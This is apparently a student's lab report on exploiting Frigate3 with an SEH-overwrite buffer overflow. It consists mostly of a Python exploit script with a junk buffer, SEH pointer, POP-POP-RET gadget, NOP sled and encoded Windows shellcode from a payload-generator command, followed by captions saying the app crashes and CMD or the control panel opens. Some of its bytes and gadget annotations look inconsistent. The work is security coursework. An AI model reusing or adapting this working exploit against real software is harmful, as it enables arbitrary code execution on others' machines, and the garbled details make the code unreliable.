

D R THARUN
18bcn7111

LAB 8

Script:



```




1 # exploit2.py
2
3 junk="A" * 4112
4
5 nops="\x0b\x20\x90\x90"
6
7 seh="\x48\x0C\x01\x40"
8
9
10
11 000010C0 58 POP EBX
12 000010C4 50 POP EBP
13 000010C8 C3 RETN
14 #POP EBX, POP EBP, RETN | [rtlib6_bpi] [C:\Program Files\Frigate3\rtlib6
15
16 nops="\x90" * 50
17
18 # mifrom -x x86 --platform windows -p windows/exec CMD=calc -v x86/a
19
20 buf = b""
21
22 buf += b"\x39\xa2\xdb\xcd\x09\x72\xf4\x5f\x57\x59\x49\x49\x49"
23 buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
24 buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
25 buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x42\x30\x42\x42\x41\x42"
26 buf += b"\x58\x50\x30\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
27 buf += b"\x32\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
28 buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
29 buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
30 buf += b"\x54\x32\x51\x38\x3a\x6f\x6d\x67\x42\x6a\x34\x66\x44"
31 buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
32 buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
33 buf += b"\x57\x38\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
34 buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4a\x6b\x30\x4c\x72"
35 buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
36 buf += b"\x4e\x6b\x76\x39\x45\x70\x73\x51\x39\x43\x6e\x6b\x67"
37 buf += b"\x39\x75\x48\x5a\x62\x57\x4a\x43\x79\x4c\x4b\x37\x44"

```

Payload


A screenshot of a Windows Notepad application window titled "payload - Notepad". The menu bar shows "File Edit Format View Help". The main text area contains several lines of uppercase 'A' characters, followed by a single line containing a shell command: `Kz @%ä0!ür6_wYIIIIIIIIICCCCCC7QZjAXP0A0kAAQ2AB2BB0BBABXP8AbUjIyIYxMRuf`.





The App crashes and CMD opens:

Change the default trigger to open the control panel:



The app crashes and the control panel opens:

